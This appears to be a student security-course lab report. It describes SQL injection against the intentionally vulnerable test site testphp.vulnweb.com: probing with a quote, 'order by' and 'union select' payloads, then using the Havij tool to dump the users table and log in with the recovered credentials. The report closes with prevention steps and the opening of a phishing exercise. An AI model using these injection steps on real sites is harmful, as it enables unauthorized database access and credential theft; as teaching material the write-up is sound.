❖ Problem Statement 3 →


Perform SQL injection on by using Havij Tool(Download it from Internet) on <http://testphp.vulnweb.com> Write a report along with screenshots and mention preventive steps to avoid SQL injections.

➤ SOLUTION →


- Structured Query Language, abbreviated as SQL, is a domain-specific language used in programming & designed for managing data held in a relational database management system, or for stream processing in a relational data stream management system. It is used to communicate with a database. With SQL, we can create tables, change data, get back the data we're interested in.
- SQL injection is a code injection technique that might destroy your database. SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input.
- SQL injection usually occurs when you ask a user for input, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database. The aim is to use complex code sequences to gain access to a system and reveal the data held inside.
- Types of SQL injection →
 1. **In-band SQL injection** – This is the simplest and most common form of SQL injection attack. Hackers use error messages to gather the information they need to formulate a query. The hacker can use the same communication channel to launch the attack and gather their results.
 2. **Error-based SQL injection** – This method uses error messages to obtain information about the structure of the database. It's important to make error messages generic or they can offer hackers too much information, such as table names and content.
 3. **Blind SQL injection** – When using this variation, the hacker is unaware of whether the web application or page is vulnerable or not. It does not display any error messages, so the hacker goes in 'blind' and must look for other subtle clues in behaviour to identify avenues for attack. This includes HTTP responses, blank web pages and response time.
 4. **Out-of-band SQL injection** – This method is a bit more complex and is usually adopted if the hacker can't gain access to a database with a single query-based attack. Instead, the hacker will craft SQL statements which trigger the database system to create a connection to an external server the attacker controls. From here, they can gain access to the data.

➤ Target Website → <http://testphp.vulnweb.com>
 Tool Used → Havij


- At first, we have to check whether the website is connected to the SQL database or not. For that we will try to get numerical numbers like id= ? in URL's by surfing the website.




- Then we'll check that the vulnerability is existed or not by inserting a ' after the numerical number in the URL. If there is no error page or the page remains the same then it is secured and if there is any error or the page is changed then there is vulnerability.




- Now we are going to check that how many public columns are available by ordering the URL as 1,2,3, etc i.e., by any number, the command we'll use for this is “order by <number>” after the numerical number in the URL. If there is no error that means the column is present and if the site gives an error, then column is not present. We need to find last column. Here in this case, there are 11 columns present in public as there is no error and if we give a command “order by 12” the site is giving an error.




- We need to find how many columns are having loop holes / vulnerabilities. For that purpose, we've to give a command as “union select 1,2,3,4,5,6,7,8,9,10,11”




- Here in this case out of 11 columns ‘2,7,9’ are vulnerable to take input from an end user.




- Now we have changed the numerical number to the vulnerable column that we have found out.




- Copy that same URL and pasted it into Havij Tool and started analysing.




- After analysing the URL, we are getting the database name as ‘acuart’.




- In the Info tab we are getting to know about some important information such as Host IP, Web-Server, Database Server, etc.




- In the tables tab we are getting the database ‘acuart’.




- Now after selecting that database and clicking on Get Tables tab we'll get the tables which are present in the ‘acuart’ database such as users, products, pictures, etc.




- But we only require ‘users’ table as it might contains details about the user login details. For that we’ll select the ‘users’ table and will click on Get Columns tab.



- In that users table we got some columns such as cart, phone, name, email, address, cc, pass, uname.




- But we only require username and password for login purpose hence we'll select uname and pass column and click on Get Data tab.



- And here we got the output →


Uname → test

Pass → test




(By using this tool, we can get many more details about user which are present in the database by selecting respective columns from the ‘users’ table.)

- Now we'll check the credentials in the target website whether it is working or not.



- And here we got logged in to the account.



- **Preventive steps to avoid SQL injections →**

1. Data base should be secured, it shouldn't accept commands from end user in url.
2. Page has to redirect to 404 error page.
3. Firewall should be configured properly, otherwise it will be bypassed by hex decimals.
4. Update and patch any vulnerabilities in your databases that a hacker may be able to exploit using SQL injection.
5. Use input validation for all user-submitted data. This can be done by utilising a database management system to ensure that any dangerous characters, such as the apostrophe, are not passed to an SQL query in data. Also, consider sanitising all data by filtering it by context. For example, email address fields should not allow any characters that do not appear in email addresses, phone numbers should only allow digits, etc.
6. Limit the privileges that you assign to accounts. Don't use an account with administrator functionality unless it is truly necessary, as this could provide access to the entire system if a hacker were to successfully carry out an SQL injection attack.
7. Don't use dynamic SQL (a technique that enables you to build SQL statements dynamically at runtime). Instead, use prepared statements, parameterised queries and stored procedures.
8. Secure your application or web page accordingly by encrypting or hashing passwords and other confidential information.
9. Do regular scanning and penetration testing. As SQL injections getting smarter in exploiting logical flaws, website security professionals should explore manual testing with the help of a security vendor. They can authenticate user inputs against a set of rules for syntax, type, and length. It helps to audit application vulnerabilities discreetly so that you can patch the code before hackers exploit it to their advantage.
10. A majority of organizations fail the problems like outdated code, scarcity of resources to test and make changes, no knowledge of application security, and frequent updates in the application. For these, web application protection is the best solution.
11. Dynamic queries create a lot of troubles for security professionals. They have to deal with variable vulnerabilities in each application, which only gets graver with updates and changes. It is recommended that you prepare parameterized queries. These queries are simple, easy to write, and only pass when each parameter in SQL code is clearly defined.
12. Restrict privileges is more of a database management function, but enforcing specific privileges to specific accounts helps prevent blind SQL injection attacks. Begin with no privileges account and move on to 'read-only', 'edit', 'delete' and similar privilege levels. Minimizing privileges to the application will ensure that the attacker, who gets into the database through the application, cannot make unauthorized use of specific data.

-----*

❖ Problem Statement 4 →

Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.

• SOLUTION→


- Phishing is a type of social engineering where an attacker sends a fraudulent (e.g., spoofed, fake, or otherwise deceptive) message designed to trick a person into revealing sensitive information to the attacker or to deploy malicious software on the victim's infrastructure 